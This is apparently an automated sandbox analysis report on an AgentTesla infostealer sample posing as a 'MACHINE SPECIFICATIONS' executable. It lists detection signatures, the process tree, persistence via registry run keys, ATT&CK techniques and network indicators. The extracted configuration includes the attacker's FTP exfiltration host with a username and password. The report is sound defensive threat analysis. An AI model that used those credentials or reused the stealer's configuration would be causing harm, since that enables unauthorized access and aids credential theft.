

JoeSandbox Cloud BASIC



ID: 755960

Sample Name: MACHINE
SPECIFICATIONS.exe

Cookbook: default.jbs

Time: 11:18:06

Date: 29/11/2022

Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents	2
Windows Analysis Report MACHINE SPECIFICATIONS.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Agenttesla	4
Yara Signatures	4
Memory Dumps	4
Unpacked PEs	5
Sigma Signatures	5
Snort Signatures	5
Joe Sandbox Signatures	6
AV Detection	6
Networking	6
Key, Mouse, Clipboard, Microphone and Screen Capturing	6
System Summary	6
Hooking and other Techniques for Hiding and Protection	6
Malware Analysis System Evasion	6
HIPS / PFW / Operating System Protection Evasion	6
Stealing of Sensitive Information	6
Remote Access Functionality	6
Mitre Att&ck Matrix	7
Behavior Graph	7
Screenshots	8
Thumbnails	8
Antivirus, Machine Learning and Genetic Malware Detection	9
Initial Sample	9
Dropped Files	9
Unpacked PE Files	9
Domains	9
URLs	10
Domains and IPs	10
Contacted Domains	10
Contacted URLs	10
URLs from Memory and Binaries	10
World Map of Contacted IPs	10
Public IPs	11
Private	11
General Information	11
Warnings	12
Simulations	12
Behavior and APIs	12
Joe Sandbox View / Context	12
IPs	12
Domains	12
ASNs	12
JA3 Fingerprints	12
Dropped Files	12
Created / dropped Files	12
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\MACHINE SPECIFICATIONS.exe.log	13
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\newapp.exe.log	13
C:\Users\user\AppData\Roaming\newapp\newapp.exe	13
\Device\ConDrv	13
Static File Info	14
General	14
File Icon	14
Static PE Info	14
General	14
Entrypoint Preview	15
Data Directories	15
Sections	15
Resources	15
Network Behavior	15
Snort IDS Alerts	15
Network Port Distribution	16
TCP Packets	16
UDP Packets	17

DNS Queries	17
DNS Answers	17
HTTP Request Dependency Graph	18
FTP Packets	18
Statistics	18
Behavior	18
System Behavior	19
Analysis Process: MACHINE SPECIFICATIONS.exePID: 6128, Parent PID: 3452	19
General	19
File Activities	19
File Created	19
File Written	19
File Read	20
Analysis Process: CasPol.exePID: 688, Parent PID: 6128	20
General	20
File Activities	21
File Created	21
File Written	21
File Read	22
Registry Activities	23
Key Value Created	23
Analysis Process: newapp.exePID: 4272, Parent PID: 3452	23
General	23
File Activities	23
File Created	23
File Written	23
File Read	23
Analysis Process: conhost.exePID: 4764, Parent PID: 4272	24
General	24
Analysis Process: newapp.exePID: 676, Parent PID: 3452	24
General	24
File Activities	24
File Written	24
File Read	24
Analysis Process: conhost.exePID: 6132, Parent PID: 676	25
General	25
Disassembly	25

Windows Analysis Report

MACHINE SPECIFICATIONS.exe

Overview

General Information

Sample Name:	MACHINE SPECIFICATIONS.exe
Analysis ID:	755960
MD5:	92945d0a2731ef..
SHA1:	1eeef600b7b51c..
SHA256:	46b61250c34b38..
Tags:	exe
Infos:	

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Multi AV Scanner detection for subm...

Icon mismatch, binary includes an i...

Malicious sample detected (through...

Yara detected AgentTesla

Antivirus detection for URL or domain

Snort IDS alert for network traffic

Installs a global keyboard hook

Tries to steal Mail credentials (via fi...

Writes to foreign memory regions

Tries to harvest and steal Putty / W...

Tries to harvest and steal ftp login c...

.NET source code references suspic...

Classification

Process Tree

- System is w10x64
- MACHINE SPECIFICATIONS.exe (PID: 6128 cmdline: C:\Users\user\Desktop\MACHINE SPECIFICATIONS.exe MD5: 92945D0A2731EF771EA9D10C792E03E1)
 - CasPol.exe (PID: 688 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe MD5: F866FC1C2E928779C7119353C3091F0C)
 - newapp.exe (PID: 4272 cmdline: "C:\Users\user\AppData\Roaming\newapp\newapp.exe" MD5: F866FC1C2E928779C7119353C3091F0C)
 - conhost.exe (PID: 4764 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - newapp.exe (PID: 676 cmdline: "C:\Users\user\AppData\Roaming\newapp\newapp.exe" MD5: F866FC1C2E928779C7119353C3091F0C)
 - conhost.exe (PID: 6132 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cleanup

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "FTP",
  "FTP Host": "ftp://ftp.electrobist.com",
  "Username": "user1@electrobist.com",
  "Password": "w&oNc9e]pf~4"
}
```

Yara Signatures

Memory Dumps				
Source	Rule	Description	Author	Strings
0000000A.00000000.345984518.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000A.00000000.345984518.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
0000000A.00000000.345984518.0000000000402000.00000040.00000400.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	0x31fc8:\$a13: get_DnsResolver 0x306b2:\$a20: get_LastAccessed 0x329f6:\$a27: set_InternalServerPort 0x32d2b:\$a30: set_GuidMasterKey 0x307c4:\$a33: get_Clipboard 0x307d2:\$a34: get_Keyboard 0x31bae:\$a35: get_ShiftKeyDown 0x31bbf:\$a36: get_AltKeyDown 0x307df:\$a37: get_Password 0x31303:\$a38: get_PasswordHash 0x3242a:\$a39: get_DefaultCredentials
0000000A.00000002.767841057.0000000002881000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000000A.00000002.768390327.00000000028D4000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 4 entries				

Unpacked PEs				
Source	Rule	Description	Author	Strings
10.0.CasPol.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
10.0.CasPol.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
10.0.CasPol.exe.400000.0.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	0x34d04:\$s10: logins 0x3477e:\$s11: credential 0x309c4:\$g1: get_Clipboard 0x309d2:\$g2: get_Keyboard 0x309df:\$g3: get_Password 0x31d9e:\$g4: get_CtrlKeyDown 0x31dae:\$g5: get_ShiftKeyDown 0x31dbf:\$g6: get_AltKeyDown
10.0.CasPol.exe.400000.0.unpack	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	0x321c8:\$a13: get_DnsResolver 0x308b2:\$a20: get_LastAccessed 0x32bf6:\$a27: set_InternalServerPort 0x32f2b:\$a30: set_GuidMasterKey 0x309c4:\$a33: get_Clipboard 0x309d2:\$a34: get_Keyboard 0x31dae:\$a35: get_ShiftKeyDown 0x31dbf:\$a36: get_AltKeyDown 0x309df:\$a37: get_Password 0x31503:\$a38: get_PasswordHash 0x3262a:\$a39: get_DefaultCredentials

Sigma Signatures	
	No Sigma rule has matched

Snort Signatures	
ET TROJAN AgentTesla Exfil via FTP - Source IP: 192.168.2.3 - Destination IP: 51.195.62.160	
Timestamp:	192.168.2.351.195.62.16049702212029927 11/29/22-11:20:12.397759
SID:	2029927
Source Port:	49702
Destination Port:	21
Protocol:	TCP
Classstype:	A Network Trojan was detected
ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 51.195.62.160	
Timestamp:	192.168.2.351.195.62.16049703522592851779 11/29/22-11:20:12.420526
SID:	2851779
Source Port:	49703
Destination Port:	52259
Protocol:	TCP
Classstype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Machine Learning detection for sample

Networking



Snort IDS alert for network traffic

May check the online IP address of the machine

Key, Mouse, Clipboard, Microphone and Screen Capturing



Installs a global keyboard hook

System Summary



Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Hooking and other Techniques for Hiding and Protection



Icon mismatch, binary includes an icon from a different legit application in order to fool users

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion



Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion



Writes to foreign memory regions

.NET source code references suspicious native API functions

Injects a PE file into a foreign processes

Stealing of Sensitive Information



Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality




Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Registry Run Keys / Startup Folder	2 1 1 Process Injection	1 Disable or Modify Tools	2 OS Credential Dumping	1 1 4 System Information Discovery	Remote Services	1 1 Archive Collected Data	1 Exfiltration Over Alternative Protocol	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	1 Deobfuscate/Decode Files or Information	1 1 Input Capture	1 1 1 Security Software Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	1 Credentials in Registry	1 Process Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 Software Packing	NTDS	1 3 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	1 1 Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Masquerading	LSA Secrets	1 Application Window Discovery	SSH	1 Clipboard Data	Data Transfer Size Limits	2 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 1 1 Process Injection	DCSync	1 System Network Configuration Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MACHINE SPECIFICATIONS.exe	59%	Virustotal		Browse
MACHINE SPECIFICATIONS.exe	73%	ReversingLabs	ByteCode-MSIL.Trojan.Agent Tesla	
MACHINE SPECIFICATIONS.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\newapp\newapp.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.0.CasPol.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
api.ipify.org.herokudns.com	0%	Virustotal		Browse
c-0001.c-msedge.net	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
ftp.electrobist.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejdpaswordPsi/Psi	0%	URL Reputation	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://api.ipify.orgftp://ftp.electrobist.comuser1	0%	Avira URL Cloud	safe	
http://https://eyUBHCqVhczCNfHAY6U.org	0%	Avira URL Cloud	safe	
http://ftp.electrobist.com	100%	Avira URL Cloud	malware	
http://xgrPBN.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.ipify.org.herokudns.com	3.220.57.224	true	false	• 0%, Virustotal, Browse	unknown
c-0001.c-msedge.net	13.107.4.50	true	false	• 0%, Virustotal, Browse	unknown
ftp.electrobist.com	51.195.62.160	true	true	• 1%, Virustotal, Browse	unknown
api.ipify.org	unknown	unknown	false		high


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	CasPol.exe, 0000000A.00000002.767841057.0000000002881000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.ipify.org	CasPol.exe, 0000000A.00000002.767841057.0000000002881000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://eyUBHCqVhczCNfHAY6U.org	CasPol.exe, 0000000A.00000002.768390327.00000000028D4000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000A.00000002.772635350.0000000002B66000.0000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://xgrPBN.com	CasPol.exe, 0000000A.00000002.767841057.0000000002881000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ftp.electrobist.com	CasPol.exe, 0000000A.00000002.772635350.0000000002B66000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000A.00000002.77265142.0000000002B6A000.0000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: malware	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	CasPol.exe, 0000000A.00000002.767841057.0000000002881000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.ipify.orgftp://ftp.electrobist.comuser1	CasPol.exe, 0000000A.00000002.767841057.0000000002881000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	CasPol.exe, 0000000A.00000002.767841057.0000000002881000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejdpaswordPsi/Psi	CasPol.exe, 0000000A.00000002.767841057.0000000002881000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
51.195.62.160	ftp.electrobist.com	France		16276	OVHFR	true
3.220.57.224	api.ipify.org.herokuapp.com	United States		14618	AMAZON-AESUS	false

Private

IP

192.168.2.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	755960
Start date and time:	2022-11-29 11:18:06 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MACHINE SPECIFICATIONS.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/5@3/3
EGA Information:	Successful, ratio: 33.3%
HDC Information:	Failed
HCA Information:	- Successful, ratio: 99% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Found application associated with file extension: .exe - Override analysis time to 240s for sample files taking high CPU consumption

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 67.27.158.254, 8.248.135.254, 8.241.123.126, 8.248.143.254, 67.27.157.254
- Excluded domains from analysis (whitelisted): fg.download.windowsupdate.com.c.footprint.net, fs.microsoft.com, ctldl.windowsupdate.com, wu-bg-shim.trafficmanager.net
- Execution Graph export aborted for target newapp.exe, PID 4272 because it is empty
- Execution Graph export aborted for target newapp.exe, PID 676 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:19:57	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run newapp C:\Users\user\AppData\Roaming\newapp\newapp.exe
11:20:05	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run newapp C:\Users\user\AppData\Roaming\newapp\newapp.exe
11:20:12	API Interceptor	1137x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

 No context

Domains

 No context

ASNs

 No context

JA3 Fingerprints

 No context

Dropped Files

 No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\MACHINE SPECIFICATIONS.exe.log

Process:	C:\Users\user\Desktop\MACHINE SPECIFICATIONS.exe
File Type:	CSV text
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.374391981354885
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPTxAIOkbbDLI4MWuPOKN08JOKhap+92n4MNQpN9tv:ML9E4KrgKDE4KGKN08AkH6+84xpNT
MD5:	C8A62E39DE7A3F805D39384E8BABB1E0
SHA1:	B32B1257401F17A2D1D5D3CC1D8C1E072E3FEE31
SHA-256:	A7BC127854C5327ABD50C86000BF10586B556A5E085BB23523B07A15DD4C5383
SHA-512:	7DB2825131F5CDA6AF33A179D9F7CD0A206FF34AE50D6E66DE9E99BE2CD1CB985B88C00F0EDE72BBC4467E7E42B5DC6132403AA2EC1A0A7A6D11766C438B10C3
Malicious:	true
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#V2e0589ed6d670f264a5f65dd0ad000f\Microsoft.VisualBasic.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\newapp.exe.log

Process:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	42
Entropy (8bit):	4.0050635535766075
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUy:Q3La/xwQ
MD5:	84CFDB4B995B1DBF543B26B86C863ADC
SHA1:	D2F47764908BF30036CF8248B9FF5541E2711FA2
SHA-256:	D8988D672D6915B46946B28C06AD8066C50041F6152A91D37FFA5CF129CC146B
SHA-512:	485F0ED45E13F00A93762CBF15B4B8F996553BAA021152FAE5ABA051E3736BCD3CA8F4328F0E6D9E3E1F910C96C4A9AE055331123EE08E3C2CE3A99AC2E177CE
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..

C:\Users\user\AppData\Roaming\newapp\newapp.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	107624
Entropy (8bit):	5.882571203162287
Encrypted:	false
SSDEEP:	1536:oSF7vA1hRqHixxMjll34j8p2mdc/6A4vW/CU1RPMRVQJE:/A1hDPMip2mdcyA4vW/JRPMLQW
MD5:	F866FC1C2E928779C7119353C3091F0C
